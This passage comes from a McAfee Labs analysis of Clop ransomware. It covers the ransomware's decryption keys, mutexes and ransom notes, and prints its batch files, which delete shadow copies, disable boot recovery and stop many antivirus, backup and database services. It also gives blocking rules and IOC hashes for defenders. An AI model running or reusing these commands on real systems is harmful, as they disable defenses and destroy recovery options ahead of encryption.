0040F483   8BD8            mov     ebx, eax
0040F485   68 47F40000     push    0F447
0040F48A   53              push    ebx
0040F48B   FF15 9C014100   call    [<&KERNEL32.FindResourceW>]         kernel32.FindResourceW
0040F491   8BF0            mov     esi, eax
0040F493   56              push    esi
0040F494   53              push    ebx
0040F495   FF15 98014100   call    [<&KERNEL32.LoadResource>]          kernel32.LoadResource
0040F49B   50              push    eax
0040F49C   FF15 E4024100   call    [<&KERNEL32.LockResource>]          kernel32.SetHandleCount
0040F4A2   56              push    esi
0040F4A3   53              push    ebx
0040F4A4   8BF8            mov     edi, eax
0040F4A6   FF15 40024100   call    [<&KERNEL32.SizeofResource>]        kernel32.SizeofResource
0040F4AC   8BF0            mov     esi, eax
```

FIGURE 14. New resource name for the batch file

However, the algorithm to decrypt this resource is the same, except that they changed the big string that acts as a key for the bytes. Now the string is: “JLKHFVIjewhyur3ikjfldskfkl23j3iuhdnfklqhrjjio2ljkeosfjh7823763647823hrfuweg56t7r6t73824y78Clop”. It is important to remember that this string remains in plain text in the binary but, as it has changed, it cannot be used for a Yara rule. The same counts for the name of the resources and also for the hash of the resource because the bat changes per line in some cases and in another as it will have more code to stop services of products of security and databases.

The contents of the new BAT file are:

```
@echo off
vssadmin Delete Shadows /all /quiet

vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB

vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded

vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB

vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded

vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB

vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded

vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB

vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded

vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB

vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded

vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB

vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded

bcdedit /set {default} recoveryenabled No

bcdedit /set {default} bootstatuspolicy ignoreallfailures

vssadmin Delete Shadows /all /quiet
```

```
net stop SQLAgent$SYSTEM_BGC /y
net stop “Sophos Device Control Service” /y
net stop macmnsvc /y
net stop SQLAgent$ECWDB2 /y
net stop “Zoolz 2 Service” /y
net stop McTaskManager /y
net stop “Sophos AutoUpdate Service” /y
net stop “Sophos System Protection Service” /y
net stop EraserSvc11710 /y
net stop PDVFSService /y
net stop SQLAgent$PROFXENGAGEMENT /y
net stop SAVService /y
net stop MSSQLFDLauncher$TPSAMA /y
net stop EPSecurityService /y
net stop SQLAgent$SOPHOS /y
net stop “Symantec System Recovery” /y
net stop Antivirus /y
net stop SstpSvc /y
net stop MSOLAP$SQL_2008 /y
net stop TrueKeyServiceHelper /y
net stop sacsvr /y
net stop VeeamNFSSvc /y
net stop FA_Scheduler /y
net stop SAVAdminService /y
net stop EPUpdateService /y
net stop VeeamTransportSvc /y
net stop “Sophos Health Service” /y
net stop bedbg /y
net stop MSSQLSERVER /y
net stop KAVFS /y
net stop Smcinst /y
net stop MSSQLServerADHelper100 /y
net stop TmCCSF /y
net stop wbengine /y
net stop SQLWriter /y
net stop MSSQLFDLauncher$TPS /y
net stop SmcService /y
net stop ReportServer$TPSAMA /y
net stop swi_update /y
net stop AcrSch2Svc /y
net stop MSSQL$SYSTEM_BGC /y
net stop VeeamBrokerSvc /y
```

```
net stop MSSQLFDLauncher$PROFXENGAGEMENT /y
net stop VeeamDeploymentService /y
net stop SQLAgent$TPS /y
net stop DCAgent /y
net stop “Sophos Message Router” /y
net stop MSSQLFDLauncher$SBSMONITORING /y
net stop wbengine /y
net stop MySQL80 /y
net stop MSOLAP$SYSTEM_BGC /y
net stop ReportServer$TPS /y
net stop MSSQL$ECWDB2 /y
net stop SntpService /y
net stop SQLSERVERAGENT /y
net stop BackupExecManagementService /y
net stop SMTPSvc /y
net stop mfefire /y
net stop BackupExecRPCService /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop klnagent /y
net stop MSExchangeSA /y
net stop MSSQLServerADHelper /y
net stop SQLTELEMETRY /y
net stop “Sophos Clean Service” /y
net stop swi_update_64 /y
net stop “Sophos Web Control Service” /y
net stop EhttpSrv /y
net stop POP3Svc /y
net stop MSOLAP$TPSAMA /y
net stop McAfeeEngineService /y
net stop “Veeam Backup Catalog Data Service” /
net stop MSSQL$SBSMONITORING /y
net stop ReportServer$SYSTEM_BGC /y
net stop AcronisAgent /y
net stop KAVFSGT /y
net stop BackupExecDeviceMediaService /y
net stop MySQL57 /y
net stop McAfeeFrameworkMcAfeeFramework /y
net stop TrueKey /y
net stop VeeamMountSvc /y
net stop MsDtsServer110 /y
net stop SQLAgent$BKUPEXEC /y
net stop UI0Detect /y
```

```
net stop ReportServer /y
net stop SQLTELEMETRY$ECWDB2 /y
net stop MSSQLFDLauncher$SYSTEM_BGC /y
net stop MSSQL$BKUPEXEC /y
net stop SQLAgent$PRACTTICEBGC /y
net stop MSExchangeSRS /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop McShield /y
net stop SepMasterService /y
net stop “Sophos MCS Client” /y
net stop VeeamCatalogSvc /y
net stop SQLAgent$SHAREPOINT /y
net stop NetMsmqActivator /y
net stop kavfsslp /y
net stop tmlisten /y
net stop ShMonitor /y
net stop MsDtsServer /y
net stop SQLAgent$SQL_2008 /y
net stop SDRSVC /y
net stop IISAdmin /y
net stop SQLAgent$PRACTTICEMGT /y
net stop BackupExecJobEngine /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop BackupExecAgentBrowser /y
net stop VeeamHvIntegrationSvc /y
net stop masvc /y
net stop W3Svc /y
net stop “SQLsafe Backup Service” /y
net stop SQLAgent$CXDB /y
net stop SQLBrowser /y
net stop MSSQLFDLauncher$SQL_2008 /y
net stop VeeamBackupSvc /y
net stop “Sophos Safestore Service” /y
net stop svcGenericHost /y
net stop ntrtscan /y
net stop SQLAgent$VEEAMSQL2012 /y
net stop MSExchangeMGMT /y
net stop SamSs /y
net stop MSExchangeES /y
net stop MBAMService /y
net stop EsgShKernel /y
net stop ESHASRV /y
```

```
net stop MSSQL$TPSAMA /y
net stop SQLAgent$CITRIX_METAFRAME /y
net stop VeeamCloudSvc /y
net stop “Sophos File Scanner Service” /y
net stop “Sophos Agent” /y
net stop MBEndpointAgent /y
net stop swi_service /y
net stop MSSQL$PRACTICEMGT /y
net stop SQLAgent$TPSAMA /y
net stop McAfeeFramework /y
net stop “Enterprise Client Service” /y
net stop SQLAgent$SBSMONITORING /y
net stop MSSQL$VEEAMSQL2012 /y
net stop swi_filter /y
net stop SQLSafeOLRService /y
net stop BackupExecVSSProvider /y
net stop VeeamEnterpriseManagerSvc /y
net stop SQLAgent$SQLEXPRESS /y
net stop OracleClientCache80 /y
net stop MSSQL$PROFXENGAGEMENT /y
net stop IMAP4Svc /y
net stop ARSM /y
net stop MSExchangeIS /y
net stop AVP /y
net stop MSSQLFDLauncher /y
net stop MSExchangeMTA /y
net stop TrueKeyScheduler /y
net stop MSSQL$SOPHOS /y
net stop “SQL Backups” /y
net stop MSSQL$TPS /y
net stop mfemms /y
net stop MsDtsServer100 /y
net stop MSSQL$SHAREPOINT /y
net stop WRSVC /y
net stop mfevtp /y
net stop msftesql$PROD /y
net stop mozyprobackup /y
net stop MSSQL$SQL_2008 /y
net stop SNAC /y
net stop ReportServer$SQL_2008 /y
net stop BackupExecAgentAccelerator /y
net stop MSSQL$SQLEXPRESS /y
```

net stop MSSQL$PRACTTICEBGC /y

net stop VeeamRESTSvc /y

net stop sophossps /y

net stop ekrn /y

net stop MMS /y

net stop “Sophos MCS Agent” /y

net stop RESvc /y

net stop “Acronis VSS Provider” /y

net stop MSSQL$VEEAMSQL2008R2 /y

net stop MSSQLFDLauncher$SHAREPOINT /y

net stop “SQLsafe Filter Service” /y

net stop MSSQL$PROD /y

net stop SQLAgent$PROD /y

net stop MSOLAP$TPS /y

net stop VeeamDeploySvc /y

net stop MSSQLServerOLAPService /y

The next change is the mutex name. In this version it is “HappyLife^_-“, so, can it be complex to make a vaccine based on the mutex name because it can be changed easily in each new sample.

The next change is the hardcoded public key of the malware that is different to the previous version.

Another change is the file created; the first version creates the file with the name “Favourite” but this version creates this file with the name “Comone”.

However, the algorithm of crypto of the files and the mark in the file crypted is the same.

Another difference is in the ransom note that is now clearer with some changes in the text and now has 3 emails instead of one to contact the ransomware developers.




FIGURE 15.Example of the new ransom note

Other Samples of the Malware

Clop is a ransomware family that its authors or affiliates can change in a quick way to make it more complex to track the samples. The code largely remains the same but changing the strings can make it more difficult to detect and/or classify it correctly.

Now we will talk about the changes of some samples to see how prolific the ransomware Clop is.

Sample 0403db9fcb37bd8ceec0afd6c3754314 has a compile date of 12 February, 2019 and has the following changes if compared with other samples:

- The file created has the name “you_offer.txt”.
- The name of the device in the fake call to “EraseTape” and “DefineDosDeviceA” functions is “..1”.
- An atom searched for nothing has the name of “$$$$”.
- The mutex name is “MoneyP#666”.
- The resources crypted with the ransom note and the bat file are called “SIXSIX1” for the batch file and the another one for the ransom note “SIXSIX”.
- The name of the batch file is “clearsystems-10-1.bat”.
- The key for the XOR operation to decrypt the ransom note and the batch file is:

“Clopfdwsjkjr23LKhuifdhwui73826ygGKUJFHGdwsieflkdsj324765tZPKQWLjwNVBFHewiuhryui32JKG”

The batch file is different to the other versions, in this case not changing the boot config of the target victim.

```
@echo off
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
```

FIGURE 16. Another version of the batch file

- The email addresses to contact are: icarsole@protonmail.com and unlock@eaqltech.su .
- As a curiosity, this ransom note has a line that another does not have: “Every day of delay will cost you additional +0.5 BTC” (about 1500-1700 $).

The 3ea56f82b66b26dc66ee5382d2b6f05d sample has the following points of difference:

- The name of the file created is “popup.txt”.
- The DefineDosDeviceA name is “1234567890”
- The mutex is “CLOP#666”.
- The date of compiled this sample is 7 of February.
- The name of the bat file is “resort0-0-0-1-1-0-bat”.
- This sample does not have support for Windows XP because a API that does not exist in Windows XP.
- The Atom string is “27”.

Sample 846f93fcb65c9e01d99b867fea384edc , has these differences:


- The name of the file created is “HotGIrls”.
- The DosDevice name is “GVSDFDS”.
- Atom name: KLHJGWSEUiokgvs.
- Batch file name “clearnetworksdns-11-22-33.bat”.
- The email address to contact: unlock@eqaltech.su, unlock@royalmail.su and lestschelager@protonmail.com.
- The ransom note does not have the previous string of increasing the price, but the maximum number of files that can be decrypted is 7 instead of 6..

As the reader can understand, Clop changes very quickly in strings and name of resources to make it more complex to detect the malware.

We also observed that the .BAT files were not present in earlier Clop ransomware versions.

Global Spread

Based on the versions of Clop we discovered we detected telemetry hits in the following countries:



- Switzerland
- Great Britain
- Belgium
- United States
- The Netherlands
- Croatia
- Porto Rico
- Germany
- Turkey
- Russia
- Denmark
- Mexico
- Canada
- Dominican Republic

Vaccine

The function to check a file or a folder name using the custom hash algorithm can be a problem for the malware execution due if one of them is found in execution, the malware will avoid it. If this happens with a folder, all the files inside that folder will be skipped as well.

As the algorithm and the hash is based on 32bits and only in upper case characters, it is very easy to create a collision as we know the target hashes and the algorithm

It cannot be used as vaccine on itself, but it can be useful to protect against the malware if the most critical files are inside of a collision folder name.




FIGURE 17. Collision of hashes

In the screenshot “BOOT” is a correct name for the hash, but the others are collisions.

This malware has a lot of changes per version that avoid making a normal vaccine using mutex, etc.

The Odd One in the Family

That not all ransomware is created equally, especially goes for Clop. Earlier in this blog we have highlighted some interesting choices the developers made when it came to detecting language settings, processes and the use of batch files to delete the shadow volume copies. We found in the analysis some unique functions compared with other ransomware families.

However, Clop does embrace some of the procedures we have seen with other ransomware families by not listing the ransom amount or mentioning a bitcoin address.

Victims must communicate via email instead of with a central command and control server hosting decryption keys. In the newer versions of Clop, victims are required to state their company name and site in the email communications. We are not absolutely sure why this is, but it might be an effort to improve victim tracking.

Looking at the Clop ransom note, it shares TTPs with other ransomware families; e.g. it mimics the Ryuk ransomware and contains similarities with BitPaymer, however the code and functions are quite different between them.

Coverage

Customers of McAfee gateway and endpoint products are protected against this version.

- GenericRXHA-RK!3FE02FDD2439
- GenericRXHA-RK!160FD326A825
- Trojan-Ransom
- Ransom-Clop!73FBFBB0FB34
- Ransom-Clop!0403DB9FCB37
- Ransom-Clop!227A9F493134
- Ransom-Clop!A93B3DAA9460
- GenericRXHA-RK!35792C550176
- GenericRXHA-RK!738314AA6E07
- RDN/Generic.dx
- bub
- BAT/Ransom-Clob
- BAT/Ransom-Blob

McAfee ENS customers can create expert rules to prevent batch command execution by the ransomware. A few examples are given below for reference.

The following expert rule can be used to prevent the malware from deleting the shadow volumes with vssadmin ("vssadmin Delete Shadows /all /quiet").

```
Rule {
   Process {
                        Include OBJECT_NAME  { -v "%windir%\\System32\\vssadmin.exe" }
                        Include OBJECT_NAME  { -v "%windir%\\SysWOW64\\vssadmin.exe" }
                        Include PROCESS_CMD_LINE { -v "*/all /quiet*" }
   }
   Target {
                        Match PROCESS {
                                Include PROCESS_CMD_LINE { -v "*Delete Shadows*" }
                        }
   }
}
```


When the expert rule is applied at the endpoint, deletion of shadow volume fails with the following error message:

```
C:\Users\notorious>vssadmin Delete Shadows /all /quiet
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Error: You don't have the correct permissions to run this command.  Please run this utility from a command
window that has elevated administrator privileges.


C:\Users\notorious>
```

The malware also tries to stop McAfee services using command "net stop McShield /y". The following expert rule can be used to prevent the malware from stopping McAfee Services:

```
Rule {
   Process {
                        Include OBJECT_NAME  { -v "%windir%\\System32\\net.exe" }
                        Include OBJECT_NAME  { -v "%windir%\\SysWOW64\\net.exe" }
                        Include PROCESS_CMD_LINE { -v "*stop*" }
   }
   Target {
                        Match PROCESS {
                                Include PROCESS_CMD_LINE { -v "*McShield*" }
                        }
   }
}
```

When the expert rule is applied at the endpoint, the attempt to stop McAfee service using net command fails with the following error message:



Indicators of Compromise

The samples use the following MITRE ATT&CK™ techniques:

- Execution through API (Batch file for example).
- Application processes discovery with some procedures as the hashes of the name, and directly for the name of the process.
- File and directory discovery: to search files to encrypt.
- Encrypt files.
- Process discovery: enumerating all processes on the endpoint to kill some special ones.

- Create files.
- Create mutants.

Conclusion

Clop ransomware shows some characteristics that enterprises are its intended targets instead of end consumers. The authors displayed some creative technical solutions, to detect the victim's language settings and installed programs. On the other hand, we also noticed some weird decisions when it came to coding certain functionalities in the ransomware. Unfortunately, it is not the first time that criminals will make money with badly programmed malware.

Clop is constantly evolving and even though we do not know what new changes will be implemented in the future, McAfee ATR will keep a close watch.

IOCs

- 9d59ee5fc7898493b855b0673d11c886882c5c1d
- f4492b2df9176514a41067140749a54a1cfc3c49
- 2950a3fcdd4e52e2b9469a33eee1012ef58e72b6
- 37a62c93ba0971ed7f77f5842d8c9b8a4475866c
- a71c9c0ca01a163ea6c0b1544d0833b57a0adcb4
- 21bdec0a974ae0f811e056ce8c7e237fd7c220c1
- 0a7ab8cc60b04e66be11eb41672991482b9c0656
- ec2a3e9e9e472488b7540227448c1794ee7a5be6
- e473e5b82ce65cb58fde4956ae529453eb0ec24f
- 3c8e60ce5ff0cb21be39d1176d1056f9ef9438fa
- d613f01ed5cb636feeb5d6b6843cb1686b7b7980
- c41749901740d032b8cff0e397f6c3e26d05df76
- e38bca5d39d1cfbfbcac23949700fe24a6aa5d89
- 09b4c74c0cf18533c8c5022e059b4ce289066830
- 37269b8d4115f0bdef96483b1de4593b95119b93
- 4d885d757d00e8abf8c4993bc49886d12c250c44
- bc59ff12f71e9c8234c5e335d48f308207f6accfad3e953f447e7de1504e57af
- 31829479fa5b094ca3cfd0222e61295fff4821b778e5a7bd228b0c31f8a3cc44
- 35b0b54d13f50571239732421818c682fbe83075a4a961b20a7570610348aecc
- e48900dc697582db4655569bb844602ced3ad2b10b507223912048f1f3039ac6
- 00e815ade8f3ad89a7726da8edd168df13f96ccb6c3daaf995aa9428bfb9ecf1
- 408af0af7419f67d396f754f01d4757ea89355ad19f71942f8d44c0d5515eec8
- 0d19f60423cb2128555e831dc340152f9588c99f3e47d64f0bb4206a6213d579
- 7ada1228c791de703e2a51b1498bc955f14433f65d33342753fdb81bb35e5886
- 8e1bbe4cedeb7c334fe780ab3fb589fe30ed976153618ac3402a5edff1b17d64
- d0cde86d47219e9c56b717f55dcdb01b0566344c13aa671613598cab427345b9
- cff818453138dcd8238f87b33a84e1bc1d560dea80c8d2412e1eb3f7242b27da
- 929b7bf174638ff8cb158f4e00bc41ed69f1d2afd41ea3c9ee3b0c7dacdfa238
- 102010727c6fbcd9da02d04ede1a8521ba2355d32da849226e96ef052c080b56
- 7e91ff12d3f26982473c38a3ae99bfaf0b2966e85046ebed09709b6af797ef66
- e19d8919f4cb6c1ef8c7f3929d41e8a1a780132cb10f8b80698c8498028d16eb
- 3ee9b22827cb259f3d69ab974c632cefde71c61b4a9505cec06823076a2f898e
- b207ce32398e8816ed44ea079904dc36
- 73efd5dc218db4d8c36546d9c9efe91c
- 36fe53674c67310af572daedf6e8deed
- 96caf3bcd58d41d23d1a4e27f2165ae3
- 7c90d8aed3efb9f8c661b1ab0a6f5986

Alexandre Mundo
Alexandre Mundo, Senior Malware Analyst is part of Mcafee's Advanced Threat Research team. He reverses the new threads in advanced attacks and make research of them in a daily basis....

More from McAfee Labs

Crypto Scammers Exploit: Elon Musk Speaks on Cryptocurrency

By Oliver Devane Update: In the past 24 hours (from time of publication) McAfee has identified 15...

May 05, 2022 | 4 MIN READ

Instagram Credentials Stealer: Disguised as Mod App

Authored by Dexter Shin McAfee's Mobile Research Team introduced a new Android malware targeting Instagram users who...

May 03, 2022 | 4 MIN READ

Instagram Credentials Stealers: Free Followers or Free Likes

Authored by Dexter Shin Instagram has become a platform with over a billion monthly active users. Many...

May 03, 2022 | 6 MIN READ

Scammers are Exploiting Ukraine Donations


Authored by Vallabh Chole and Oliver Devane Scammers are very quick at reacting to current events, so...

Apr 01, 2022 | 7 MIN READ

Imposter Netflix Chrome Extension Dupes 100k Users

Authored by Oliver Devane, Vallabh Chole, and Aayush Tyagi McAfee has recently observed several malicious Chrome Extensions...

Mar 10, 2022 | 8 MIN READ



Why Am I Getting All These Notifications on my Phone?

Authored by Oliver Devane and Vallabh Chole Notifications on Chrome and Edge, both desktop browsers, are commonplace,...

Feb 25, 2022 | 5 MIN READ

Emotet's Uncommon Approach of Masking IP Addresses

In a recent campaign of Emotet, McAfee Researchers observed a change in techniques. The Emotet maldoc was...

Feb 04, 2022 | 4 MIN READ

HANCITOR DOC drops via CLIPBOARD

Hancitor, a loader that provides Malware as a Service, has been observed distributing malware such as FickerStealer,...

Dec 13, 2021 | 6 MIN READ

'Tis the Season for Scams


'Tis the Season for Scams

Nov 29, 2021 | 18 MIN READ

The Newest Malicious Actor: "Squirrelwaffle" Malicious Doc.

Authored By Kiran Raj Due to their widespread use, Office Documents are commonly used by Malicious actors...

Nov 10, 2021 | 4 MIN READ



Social Network Account Stealers Hidden in Android Gaming Hacking Tool

Authored by: Wenfeng Yu McAfee Mobile Research team recently discovered a new piece of malware that specifically...

Oct 19, 2021 | 6 MIN READ

Malicious PowerPoint Documents on the Rise

Authored by Anuradha M McAfee Labs have observed a new phishing campaign that utilizes macro capabilities available...

Sep 21, 2021 | 6 MIN READ